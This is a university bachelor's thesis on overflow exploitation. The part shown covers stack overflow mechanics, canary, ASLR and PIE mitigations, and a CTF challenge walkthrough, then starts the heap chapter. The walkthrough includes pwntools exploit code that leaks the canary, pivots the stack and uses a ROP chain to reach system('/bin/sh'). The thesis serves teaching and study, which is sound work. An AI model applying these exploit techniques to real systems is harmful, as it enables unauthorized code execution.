



# UNIVERSITÀ DI PARMA

---

DIPARTIMENTO DI SCIENZE MATEMATICHE, FISICHE E INFORMATICHE  
*Corso di Laurea Triennale in Informatica*

## Exploiting Overflows: Techniques in Stack, Heap, and Linux Kernel

CANDIDATO:  
**Lorenzo Ferrari**

RELATORE:  
**Prof. Vincenzo Arceri**

MATRICOLA:  
**323110**

---

“The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards. And even then I have my doubts.”

– Eugene “Spaf” Spafford

# Index

<b>1</b>	<b>Introduction</b>	<b>5</b>
1.1	Tooling . . . . .	6
<b>2</b>	<b>Stack Buffer Overflow Vulnerability</b>	<b>7</b>
2.1	Background . . . . .	7
2.2	How Stack Buffer Overflow works . . . . .	8
2.3	Mitigations against Stack Buffer Overflow . . . . .	11
2.3.1	Stack Canary . . . . .	11
2.3.2	ASLR . . . . .	13
2.3.3	PIE . . . . .	14
2.4	How to exploit a buffer overflow and demonstration of a challenge	15
2.4.1	Plan and organization of steps to carry out a challenge	16
2.4.2	Understand the environment . . . . .	16
2.4.3	Reverse Engineering . . . . .	16
2.4.4	Understand which mitigations are active . . . . .	19
2.4.5	Write the exploit and test it . . . . .	19
<b>3</b>	<b>Heap Overflow Vulnerability</b>	<b>25</b>
3.1	Background . . . . .	25
3.2	Malloc internal . . . . .	26
3.3	How Heap Overflow works . . . . .	27
3.4	Mitigation . . . . .	30
3.4.1	Top Chunk integrity check . . . . .	30
3.4.2	Safe Linking . . . . .	30
3.5	How to exploit a heap overflow and demonstration of a challenge	32
3.5.1	Introduction . . . . .	32
3.5.2	Understand The Environment . . . . .	32
3.5.3	Reverse Engineering . . . . .	33
3.5.4	Exploit Development and Testing . . . . .	34

## INDEX

---

<b>4</b>	<b>Stack buffer overflow in the Linux kernel</b>	<b>43</b>
4.1	Kernel Linux internals . . . . .	43
4.2	how it works a kernel stack buffer overflow in the Linux kernel	49
4.3	Mitigations . . . . .	50
4.3.1	SMEP . . . . .	50
4.3.2	SMAP . . . . .	51
4.3.3	KASLR . . . . .	51
4.3.4	KPTI . . . . .	53
4.4	How to exploit a stack buffer overflow in the Linux kernel . . .	54
4.4.1	Introduction . . . . .	54
4.4.2	Reverse engineering . . . . .	55
4.4.3	Attack plan and Exploit analysis . . . . .	57
<b>5</b>	<b>Conclusion</b>	<b>63</b>
5.1	Acknowledgement . . . . .	64

# Chapter 1

## Introduction

Cybersecurity is a key concern in today’s digital age, where the interconnect-  
edness of systems exposes them to a myriad of threats.

In this thesis, we will explore various cybersecurity vulnerabilities, delving  
into the realms of stack buffer overflows, heap overflows, and their implica-  
tions, and further analyze a stack buffer overflow within the Linux kernel.

The cybersecurity landscape is constantly evolving, with adversaries con-  
tinually seeking to exploit weaknesses in software systems.

Among the most prevalent vulnerabilities are buffer overflows, in which a  
program inadvertently writes data beyond the bounds of a designated mem-  
ory buffer, potentially leading to catastrophic consequences.

Similarly, heap overflows, while less common, pose a significant threat be-  
cause they target dynamically allocated memory area. Understanding these  
vulnerabilities and devising effective mitigation strategies is critical to safe-  
guarding systems from malicious exploitation.

In **Chapter 2** of this thesis is dedicated to unraveling the intricacies of  
buffer overflows. We commence by elucidating the fundamental concept, ex-  
ploring the mechanisms through which these vulnerabilities manifest, and  
dissecting the potential ramifications. Moreover, we undertake an exhaus-  
tive examination of contemporary mitigation techniques, including Address  
Space Layout Randomization (ASLR), Data Execution Prevention (NX), and  
Position Independent Executables (PIE). Through a synthesis of theoretical  
discourse and practical illustration, we endeavor to provide a comprehen-  
sive understanding of buffer overflows and equip readers with the requisite  
knowledge to mitigate such vulnerabilities effectively.

In **Chapter 3**, our focus shifts towards heap overflows, a variant of buffer  
overflows that exploit vulnerabilities within the dynamically allocated mem-  
ory region known as the heap. We embark on a nuanced exploration of these

vulnerabilities, elucidating the underlying mechanisms and exploring mitigation strategies. Specifically, we delve into techniques such as Safe Linking and Top Chunk Integrity Check, offering insights into their efficacy in thwarting heap-based attacks. Furthermore, we supplement our theoretical discourse with a practical demonstration, thereby fostering a holistic comprehension of heap overflows and their countermeasures

In the **final chapter** of our thesis, we hone our focus on buffer overflows within the Linux kernel, dissecting specific vulnerabilities and elucidating mitigation strategies.

From Supervisor Mode Execution Prevention (SMEP) and Supervisor Mode Access Prevention (SMAP) to Kernel Address Space Layout Randomization (KASLR) and Kernel Page Table Isolation (KPTI), we delve into the arsenal of defenses employed to fortify the Linux kernel against malicious exploitation.

By virtue of a practical illustration showcasing a stack buffer overflow, we endeavor to underscore the criticality of understanding and mitigating vulnerabilities within the Linux kernel environment.

### 1.1 Tooling

In this thesis, several tools will be utilized, including:

**pwndbg** : pwndbg is a GDB plugin that makes debugging with GDB with a focus on features needed by low-level software developers, hardware hackers, reverse engineers, and developer exploitation.

**pwntools**: is a very powerful Python library created to make difficult things easy in exploit development.

Such as receiving program output contents, sending user input, sending bytes instead of letters, and much more.

**ghidra or ida free**: ghidra is a free tool developed by the NSA used to decompile binary files. ida free is the free version of ida pro and is a cloud base decompiler, the free version works only for some architecture such as x8664.

Both tools are used in the reverse engineering part.

# Chapter 2

## Stack Buffer Overflow Vulnerability

### 2.1 Background

Buffer overflow is a critical vulnerability that emerged around the 1970s and 1980s when it was realized through research which leads the attacker to uncontrolled access to critical points of memory.

As the 1990s arrived the explosion of the Internet and its client-server infrastructure led large numbers of people to use buffer overflow.

Furthermore, in this period the first books were published explaining how buffer overflow works.

In the 2000s people wanted to defend themselves from these types of attacks and invented two types of mitigations:

- ASLR (Address Space Layout Randomization)
- stack canary

We will explain this mitigations later.

Between 2000s and 2010s even with the mitigations attackers managed to avoid them and still exploit buffer overflow vulnerability with technique called:

- ROP (Return Oriented Programming)
- RET2LIBC (Return to Libc)

Even though vulnerability was born so many years ago it still is one of the biggest dangerous vulnerability.

## 2.2 How Stack Buffer Overflow works

A buffer overflow occurs when the attacker can write more input than expected from the buffer, the overflow input exceeds in the memory in the location right after the buffer we are allocating, this could be very dangerous.

Here's an example:

```
#include <iostream>
int main() {

    char buff[30]; // buffer victim
    printf(" insert your name: ");
    scanf("%50s",buff);
    return 0;
}
```

In this example, we can see a bad usage of the `scanf` function.

This program has a char buffer with a size of 30, but the `scanf` function can read up to 50 chars.

What happens if we insert more input than expected for the buffer?

The state of the buffer before inserting input is reported in Fig 2.1:




Figure 2.1: Empty stack.




## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

In the example, we can notice that we have our buffer instantiated. The question marks were written instead of 0x0000000000000000 because the memory at the beginning of the program is instantiated for the program being executed, but this memory had previously been used in other contexts. Now we will try to insert the following payload:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPBBBBBBBCCCCCCCC

The letter "A" was used to fill the buffer "P" for the remaining buffer before RBP, and "B" was used to overwrite the saved base pointer. "C" for overwriting the return address. This will cause a buffer overflow because when we get to the assembly instruction leave and ret it will not find the instruction 0x4343434343434343 and the program will receive a segmentation fault.



```
Program received signal SIGSEGV, Segmentation fault.
0x00000000004011b2 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x0
RBX 0x0
*RCX 0x1
RDX 0x0
*RDI 0x7fffffffdef0 -> 0x7ffff7c62050 (funlockfile) <- endbr64
*RSI 0x4052a0 <- 'Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPBBBBBBBCCCCCCCC!\\n'
R8 0x0
*R9 0x7fffffff
R10 0x0
R11 0x246
*R12 0x7ffffffe588 -> 0x7ffffffe8f0 <- '/home/ferro/Documents/tesi/thesis/e
*R13 0x401156 (main) <- endbr64
*R14 0x403e18 (__do_global_dtors_aux_fini_array_entry) -> 0x401120 (__do_glob
*R15 0x7ffff7ffd040 (_rtd_global) -> 0x7ffff7ffe2e0 <- 0x0
*RBP 0x4242424242424242 ('BBBBBBB')
*RSP 0x7ffffffe478 <- 'CCCCCCC'
*RIP 0x4011b2 (main+92) <- ret
[ DISASM / x86-64 / set emulate on ]
> 0x4011b2 <main+92> ret <0x4343434343434343>
```

Figure 2.2: Buffer overflow triggered.

## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

---

In Fig 2.3 is represented the stack after sending this payload: As explained




Figure 2.3: Stack after the overflow.

previously we have overwritten the base pointer register and the return address.

Register that is used to keep track of where the program will execute after the function being executed has finished.

Having changed the `RIP` register we changed the control flow with the address `0x4343434343434343`, an address which the program will not find because is not mapped in the memory and we will encounter a segmentation fault.

## 2.3 Mitigations against Stack Buffer Overflow

### 2.3.1 Stack Canary

The stack canary is a protection technique that was invented in the 90s to prevent a buffer overflow from occurring.

It consists of generating a protection value, generated at run time and therefore different for each time a program is executed, but remains for the entire execution of the program.

The stack canary is placed before important metadata such as the saved base pointer and return address.

Before executing the epilogue of the function, the integrity of the value of the stack canary is checked.

If this has been modified or tampered with, the program will end immediately with the following exit code:

```
*** stack smashing detected ***: terminated
```

Compilers like gcc by default compile with stack canary, by analyzing the decompiled file the compiler will insert the following lines of code to insert the stack canary.

```
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {  
    /* WARNING: Subroutine does not return */  
    __stack_chk_fail();  
}
```

The name derives from a small historical note. In fact, the name **stack canary** was inspired by the technique used in coal mines.

To avoid entering an area of the mine with high levels of toxic gases, they would let a canary fly ahead.

If the canary died, passage was prohibited; otherwise, they could pass.

## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

---

```
pwndbg> canary
AT_RANDOM = 0x7fffffff3a9 # points to (not masked) global canary value
Canary = 0xe1509a30995e5f00 (may be incorrect on != glibc)
Found valid canaries on the stacks:
00:0000 0x7fffffffde18 ← 0xe1509a30995e5f00
00:0000 0x7fffffffde78 ← 0xe1509a30995e5f00
00:0000 0x7fffffffdf68 ← 0xe1509a30995e5f00
00:0000 0x7fffffff008 ← 0xe1509a30995e5f00
pwndbg> stack 20
00:0000 rsi rsp 0x7fffffffdf40 ← 'testtesttesttest'
01:0008 0x7fffffffdf48 ← 'testtest'
02:0010 0x7fffffffdf50 ← 0x0
... ↓
2 skipped
05:0028 0x7fffffffdf68 ← 0xe1509a30995e5f00
06:0030 rbp 0x7fffffffdf70 ← 0x1
07:0038 0x7fffffffdf78 → 0x7ffff7c29d90 (__libc_start_call_main+128) ← mov edi, eax
08:0040 0x7fffffffdf80 ← 0x0
09:0048 0x7fffffffdf90 ← 0x0
```

Figure 2.4: Stack on gdb with canary.

In the Fig 2.4 we can analyze the stack extracted from GDB, As we can see, two commands were executed:

**canary:** This command shows the possible canaries of this code.

**stack 20:** This command shows 20 stack instances.

As we can see, at address `0x7fffffffdf68`, we have the value `0xe1509a30995e5f00`, which is our stack canary.

For some reason the canary always ends with the last byte equal to 00 which makes it very recognizable when analyzing the stack.

### 2.3.2 ASLR

ASLR stands for Address Space Layout Randomization and is a technique they invented to protect operating systems from memory attacks.

In fact ASLR has the task of randomizing sections of memory such as heap, stacks and shared libraries every time a program or operating system is launched.

ASLR with the stack canary seen previously and PIE that we will see later are mitigations mainly developed to avoid buffer overflow, in fact ASLR for example avoids us from jumping into memory locations that would be in fixed positions if it were not for this mitigation, and it avoids many attacks. ASLR can randomize memory segments between a range of:

$2^8(256)$  to  $2^{16}(65536)$

On the Linux kernel we can check the level of randomization with the following command:

```
cat /proc/sys/kernel/randomize_va_space  
2
```

The result of the command is 2 this indicate that we have maximum number of randomization in my personal Linux kernel.

In the Fig 2.5 how ASLR works is explained through a diagram.




Figure 2.5: ASLR application.

### 2.3.3 PIE

PIE stands for Position Independent Executable and is very similar to ASLR, in fact, it follows the same concept as ASLR but with the binary assembly memory region.

As can be interpreted from the name Position independence gives the possibility for a binary to be loaded and executed in memory at arbitrary addresses, this means that the program data instead of referring to addresses in fixed memory are referenced through the use of an offset random to the current position where it is loaded plus the offset.

ASLR	PIE	Binary Address	Libc Address
disable	disable	0x400000	0x7fff7d86000
disable	activated	0x555555554000	0x7fff7d86000
disable	activated	0x555555554000	0x7fff7d86000
activated	disable	0x400000	0x7fe7833eb000
activated	disable	0x400000	0x7f1a44191000
activated	activated	0x555555554000	0x7f29d6ebd000
activated	activated	0x555555554000	0x7f7d008a0000

## 2.4 How to exploit a buffer overflow and demonstration of a challenge

This chapter will explain the techniques used to exploit a buffer overflow and demonstrate how the techniques work with an example of an exploit.

As a demonstration, we will analyze the challenge proposed as training in preparation for the national competition.

The following challenge was found and chosen for presentation because it includes the bypass of all mitigations and features an exploitation technique that remains highly effective.

The challenge is called terminator and two files are attached:

- file terminator ELF
- libc with which they compiled that binary

### 2.4.1 Plan and organization of steps to carry out a challenge

When it comes to finding bugs in real-world applications or solving cybersecurity challenges, the approach can be divided into four main points:

Step 1: Understand the environment.

Step 2: Reverse engineering.

Step 3: Understand which mitigations are.

Step 4: Write the exploit and test it.

### 2.4.2 Understand the environment

Running the command "file terminator" we have the first information such as:

- Terminator is obviously a 64 bit x86-64 elf file.
- The binary is not stripped, this is positive because it implies that we will have debug symbols and in the reverse engineering phase it helps us a lot.

### 2.4.3 Reverse Engineering

This is one of the most important and complicated phases, in fact from a binary file using tools such as IDA or Ghidra which interpret binary files and decompile them to make this phase easier.

Certainly, even with very powerful tools like these, the decompiled code will never be as clean as the original code.

In fact, this phase involves an interpretation of the code through the decompiled code and the assembly that is shown. I decide to show a challenge with a very simple. I decided to show a challenge that has a simple reverse engineering part because the topic of the thesis is the exploitation phase.

We come across the following function which contains two critical bugs:



## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY




Figure 2.6: Ghidra interface.

As we can see the decompiled version does not interpret the names of the variables and the types, in this specific case the reverse engineering part is simple but can usually take several hours.

After a small adaptation, the code we interpreted is the following:

```
void welcome(void)
{
    ssize_t size;
    long in_FS_OFFSET;
    undefined buffer [56];
    long local_10;
    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    puts("What is your name?");
    printf("> ");
    size = read(0,buffer,0x38);
    buffer[(int)size] = 10;
    printf("Hello %sNice to meet you!\n",buffer);
    puts("Where are you from?");
    printf("> ");
    read(0,buffer,0x48);
    puts("Goodbye!");
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        __stack_chk_fail();
    }
    return;
}
```

```
}
```

From this code, we can interpret two critical bugs and one mitigation.

Initially, a char buffer of size fifty-six is instantiated, some prints are made and then we encounter the first bug.

The read function, as we can read from the manual, reads the number of bytes indicated within the function, in this specific case fifty-six, and does not add the null byte by default, in fact, the programmer added it manually in the position that reflects the bytes read, however causing an off by one because it will put the null byte in the next byte at the end of the buffer, overwriting the first least significant byte of the next address.

vulnerable code:

```
char buffer [56];  
size = read(0,buffer,56);  
buffer[(int)size] = '\n';
```

The second critical bug is a buffer overflow where the provenance is requested, in fact, it uses the same name buffer to save the provenance. Since the buffer is fifty-six characters long and the read has the number of bytes it will read set to seventy-two characters, this undoubtedly causes a buffer overflow of as many as fourteen characters. vulnerable code:

```
char buffer [56];  
read(0,buffer,72);
```

Finally, from this function, we can understand something that we would have analyzed later but realizing it previously already makes us aware of a potential problem.

In fact, from the decompiled code we find the code used by the compiler to insert the canary stack, which will prevent us from doing buffer overflows without first leaking the canary stack.

vulnerable code:

```
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {  
    /* WARNING: Subroutine does not return */  
    __stack_chk_fail();  
}
```

### 2.4.4 Understand which mitigations are active

To grasp the functionalities provided by the pwntools library for mitigations, there exists a feature enabling us to solely verify these mitigations using the following command:

```
checksec terminator
[*] '/home/ferro/Downloads/terminator'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

And the checksec command shows that we have an amd64-64-little that stands for x86-64 infrastructure, we also have Full RELRO which means we can't overwrite any plt and got sections in fact that memory is mapped as a read-only section, which is not important for this specific exploit but in other exploitation techniques can be a big obstacle to bypass.

Then we have stack canary, we have already seen the canary code in the reverse engineering step, which confirms the presence of the canary, this will make our life difficult in the exploitation part.

Furthermore, we have NX enabled so we can't execute shellcode directly in the stack.

Finally, the good news PIE is not activated so the program data won't be randomized.

### 2.4.5 Write the exploit and test it

#### Leak canary and Base Pointer

The first step taken in the exploit was identifying the stack canary and saving the base pointer, as it would prove very useful later on.

The first overflow is perfect for our work, if we look at the decompiled code we can see how the name input produces a bug, an off-by-one, and allows us to overwrite the first byte of the canary stack, a feature of the canary stack is that the first three nibbles and therefore the first and a half bytes are always zero.

The printf always prints up to the string terminator or null byte, this is the reason why the stack canary being after the name buffer will not be printed

## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

---

because the first byte is always a null byte.

But what happens if we overwrite the first byte of the canary with off by one?


exploit code to leak the canary:

```
io.sendafter(b">", b"A"*56)
io.recvuntil(b'Hello ' + b'A'*56)
canary=io.recv(8) # save the canary
svb=io.recvuntil(b'Nice' , drop=True)
canary=b"\x00"+canary[1:8]
real_canary=u64(canary[0:8])
real_svb=u64(svb.ljust(8,b'\x00'))
log.info(f"leaked canary: {hex(real_canary)}")
log.info(f"leaked save base pointer: {hex(real_svb)}")
```

`sendafter` and `recvuntil` are all `pwntools` functions that allow in the case of `sendafter` to send input bytes (in this case fifty-six A).

`recvuntil` instead allows you to receive the program output.

As can be deduced from Fig 2.7 these will be all the bytes that the `printf`



```
[*] '/home/ferro/Downloads/olicyber/terminatorrr/terminator_patch
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
RUNPATH:   b'.'
[+] Starting local process '/home/ferro/Downloads/olicyber/term
[*] Switching to interactive mode
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
\xc4\xfl\xda\xdf\xdc%\xfe \xdb\x84\xfcNice to meet you!
Where are you from?
> $
```

Figure 2.7: Canary leaked.

has leaked to us until the arrival of a null byte, these bytes include the canary and the base pointer.

In Fig 2.8 below we can analyze the state of the stack after the off by one.




Figure 2.8: Stack status after off by one.

As you can see the initial canary address `0x52eb83d416216c000` was overwritten in the last byte and became `0x52eb83d416216c0a`. The `printf` not encountering null bytes either in the contents of the stack canary or in the contents of the save base pointer will print both.

### Stack Pivoting and ASLR bypass

Now that we have the stack canary and the base pointer leak, we can move on to the part of the exploit that allows us to execute commands remotely. Having NX as a mitigation we cannot write and execute shellcode on the stack so we will write a ROP chain. A ROP chain consists of searching inside our binary for assembly instructions which, when chained together, allow us to make syscalls that interest us.

## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

---

We have a tool that helps us search for gadgets called ropper.

```
shell command used to find gadgets.  
~/home/ferro/Downloads/terminator ropper --file=terminator
```

This command will give us more than a hundred instructions as output, following is a photo of the section of the most interesting ones.

Figure 2.9: Rop gadgets.

At this point, we can actually try to pop a shell with a rop chain and do remote command execution, but we would encounter two main problems.

Problem 1: We don't have enough space after the overflow to perform a rop chain.

Problem 2: We don't have the base of the libc to bypass aslr.

So there are two solutions:

Solution 1: Perform a stack pivoting attack.

Solution 2: Leak the libc address.

**Stack Pivoting** When we don't have enough space for the rop chain we can perform an attack called stack pivoting, which consists in manipulating the stack to enlarge the stack that we have available.

We fake the `rsp` register to enlarge the stack, there are many ways to perform stack pivoting, we will find out my version later.

**Leak the Libc base** To leak the libc we just need to perform puts with the argument the entry of the libc puts which resides in the `got.plt` section, and then by doing the following mathematical calculations we will be able to leak it correctly:

```
base Libc = address function with ASLR - fuction address
with out ASLR
```

Follow the exploit code.

.

```
pop_rdi=0x4012fb
puts1=0x84420
payload2=flat(
    p64(pop_rdi),
    p64(exe.got.puts)
    p64(exe.sym.puts)
    p64(0x00401292),
    p64(exe.sym.main),
    b'A'*16,
    p64(real_canary),
    p64(target_bp),
)
io.sendafter(b">", payload2)
```

We can only perform a ROP chain if the registers contain a net at the end. For example, for the libc leak, if we want to do `puts(got.puts)` we can use the `pop rdi gadget; ret` so after having written the gadget on the return address we will push the address of `puts.got` to `rdi`, and then we will call `puts` as `ret`.

In this specific case we don't have space to write the rop chain after the return address so previously in addition to the canary I saved the base pointer

## CHAPTER 2. STACK BUFFER OVERFLOW VULNERABILITY

---


to overwrite the current base pointer with the value of the previously leaked one -0x68 (size of our stack frame).

By doing this, when we go to call the return we will perform a stack pivoting so we will move the stack and we will correctly leak the contents of the libc. The call that will allow us to do stack pivoting is the leave ret call that is made every time we exit a function.

Leave ret executes the following instructions `mov rsp,rbp; pop rbp; por rdi;` Subsequently, we will perform the same attack but instead of leaking libc we will perform remote command execution, following is the code that allowed us to launch this attack.

```
payload2=flat(
    p64(pop_rdi), #start of the rop
    p64(binsh+base),#address of bin sh + base
    p64(system+base), #address of system + base
    b'A'*32, #fill the remaining space of the buffer
    p64(real_canary), # send the canary to bypass the canary mitigation
    p64(target_bp2),# send the target base pointer
)
```

We will call as return address a call to `system("/bin/sh")`.



```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
RUNPATH:   b'.'
[+] Starting local process '/home/ferro/Downloads/
0x477a67188740b100
0x7ffcb47365f0
0x7f03f64d3420
[*] Switching to interactive mode

> Goodbye!
$ id
uid=1000(ferro) gid=1000(ferro) groups=1000(ferro)
$
```

Figure 2.10: Remote Comand execution.



# Chapter 3

## Heap Overflow Vulnerability

### 3.1 Background

This attack was first documented in 2005 in a paper called malloc Maleficarum, where 5 techniques that are still usable today called:

- house of force
- house of spirit
- house of prime
- house of lore
- house of mind

have been explained, in this chapter, we will talk about the most famous, house of force which includes a bug called heap overflow, [2].

## 3.2 Malloc internal

The next bug that I will show, as can be understood from the name, concerns another section of memory such as the heap that works differently than the stack.

The heap known as Dynamic memory is a memory that is used for dynamic allocation, this is useful because you don't need to care about the size and the lifetime of the object.

Furthermore, the heap in languages such as C is manipulated by the user through functions such as `malloc()` and `calloc()` that permit you to create a heap memory section usually called chunk, and `free()` to free your memory.

```
void *a = malloc(8);
```



Figure 3.1: Chunk in gdb.

Imagine having this line of code, what is happening in the heap memory? The heap will create this chunk where the first quad-word is 0x20 representing the size of the chunk, 0x20 is the minimum size for a chunk, and the pointer to the chunk will be the next quadword "0x4ce770".

So we can deduce that the heap saves data such as the size inline directly on the heap like the stack does for base pointers, etc.

The last nibble of the size field is 0x1, which is used to represent flags, in this case, the least significant bit is set indicating `prev_insue`.

